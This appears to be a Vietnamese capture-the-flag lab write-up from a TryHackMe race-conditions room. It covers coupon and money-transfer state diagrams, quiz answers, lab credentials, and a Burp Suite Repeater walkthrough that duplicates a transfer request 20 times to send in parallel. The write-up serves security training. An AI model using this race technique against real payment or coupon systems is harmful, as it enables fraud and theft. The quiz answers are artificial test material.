
Hãy xem xét ví dụ về việc áp dụng mã giảm giá. Người dùng vào giỏ hàng và thêm mã giảm giá để được giảm giá. Các bước có thể diễn ra như sau:

Người dùng nhập mã giảm giá

Ứng dụng truy vấn cơ sở dữ liệu để xác định xem mã giảm giá có hợp lệ hay không và có bất kỳ hạn chế nào không


Cơ sở dữ liệu trả về thông tin về tính hợp lệ và các hạn chế:

- Giảm giá được áp dụng nếu mã hợp lệ và không có hạn chế nào khi áp dụng cho người dùng này.
- Một thông báo lỗi sẽ được hiển thị nếu mã không hợp lệ hoặc có hạn chế khi áp dụng cho người dùng này.




Đoạn mã trên dẫn đến một vài trạng thái chương trình:

- Mã giảm giá chưa được áp dụng
- Mã giảm giá đã được áp dụng




Two States ? Think Again

Hãy tiếp tục phân tích việc áp dụng phiếu giảm giá. Lý tưởng nhất, chúng ta mong đợi hai trạng thái: Phiếu giảm giá chưa được áp dụng và Phiếu giảm giá đã được áp dụng. Tuy nhiên, điều này quá đơn giản để mô tả các tình huống phức tạp thực tế. Chúng ta có thể thêm một trạng thái trung gian: Kiểm tra tính hợp lệ của phiếu giảm giá.




Tùy thuộc vào cách ứng dụng được phát triển, chúng ta có thể kỳ vọng nhiều trạng thái hơn. Ví dụ, việc kiểm tra tính khả dụng của mã giảm giá có thể bao gồm hai trạng thái: Kiểm tra tính hợp lệ của mã giảm giá và Kiểm tra các ràng buộc của mã giảm giá. Mã giảm giá có thể hợp lệ, nhưng các ràng buộc hiện có ngăn cản việc áp dụng nó. Tương tự, việc áp dụng mã giảm giá có thể được chia thành hai trạng thái, một trong số đó là Tính toán lại tổng số tiền.




Why is this important for race conditions ?

Trong sơ đồ trạng thái ở trên, ta có thể thấy rằng chúng ta trải qua nhiều trạng thái trước khi phiếu giảm giá được đánh dấu là đã áp dụng.



Có một khoảng thời gian giữa lúc chúng ta cố gắng thêm mã giảm giá và lúc mã giảm giá được đánh dấu là đã áp dụng và không thể áp dụng lại. Chừng nào mã giảm giá chưa được đánh dấu là đã áp dụng, rất có thể không có cơ chế kiểm soát nào ngăn cản việc chấp nhận mã giảm giá nhiều lần. Chúng ta có thể áp dụng mã giảm giá nhiều lần trong khoảng thời gian này.

Tình huống này tương tự khi xem xét các trạng thái của chương trình thực hiện chuyển tiền. Mặc dù lý tưởng nhất là chỉ nên có hai trạng thái, nhưng xét về logic nghiệp vụ, chúng ta có thể dễ dàng cập nhật sơ đồ để bao gồm ba trạng thái. Lý do là chúng ta dự kiến sẽ mất một khoảng thời gian để kiểm tra số dư và hạn mức tài khoản; mặc dù khoảng thời gian này có thể ngắn, nhưng không phải là bằng không. Nếu tìm hiểu sâu hơn, chúng ta có thể phát hiện ra nhiều trạng thái "ẩn" hơn.



How many states did the **original** state diagram of "validating and conducting money transfer" have?

2 ✓ Correct Answer

How many states did the **updated** state diagram of "validating and conducting money transfer" have?

3 ✓ Correct Answer

How many states did the **final** state diagram of "validating coupon codes and applying discounts" have?

5 ✓ Correct Answer

4. Exploiting Race Conditions

Trong phần này, chúng ta sẽ sử dụng trang web được built sẵn trên tryhackme.


browse to `http://10.49.180.11:8080`.

These are the credentials for two users:


- User1: `07799991337`
- Password: `pass1234`


And

- User2: `07113371111`
- Password: `pass1234`




Đăng nhập vào một trong hai tài khoản và nhấp vào nút Thanh toán & Nạp tiền. Hãy thực hiện chuyển khoản: nhấp vào nút Chuyển khoản và nhập số điện thoại di động của tài khoản kia cùng với số tiền bạn muốn chuyển. Bạn có thể thử chuyển một số tiền vượt quá số dư hiện tại của mình và một số tiền nhỏ, chẳng hạn như 1 đô la, để xem hệ thống phản hồi như thế nào trong mỗi trường hợp.






Chúng ta thử chuyển tiền vượt quá số dư, nhấn vào “PAY & RECHARGE”.



Kết quả




Burp Suite: Repeater

Một yêu cầu POST

Thông tin chi tiết hiển thị số điện thoại mục tiêu và số tiền chuyển khoản là 1,5 đô la


Trong phản hồi, chúng ta có thể suy ra rằng giao dịch đã thành công



Giờ chúng ta đã thấy hệ thống phản ứng như thế nào với các yêu cầu hợp lệ và không hợp lệ, hãy xem liệu chúng ta có thể khai thác tình trạng tranh chấp tài nguyên (race condition) hay không. Nhấp chuột phải vào yêu cầu POST bạn muốn sao chép và chọn "Gửi đến Repeater".


Trong tab Repeater, như được hiển thị trong các ảnh chụp màn hình được đánh số bên dưới:

- Nhấp vào biểu tượng + bên cạnh tab yêu cầu đã nhận và chọn Tạo nhóm tab
- Đặt tên cho nhóm và bao gồm tab của yêu cầu bạn vừa gửi đến trình nhập trước khi nhấp vào Tạo
- Nhấp chuột phải vào tab yêu cầu và chọn Sao chép tab (Nếu tùy chọn này không có trong phiên bản của bạn, bạn có thể nhấn CTRL+R nhiều lần)
- Ban đầu, chúng ta sẽ sao chép nó 20 lần
- Bên cạnh nút Gửi, mũi tên hướng xuống sẽ hiển thị một menu để bạn quyết định cách bạn muốn gửi các yêu cầu đã sao chép



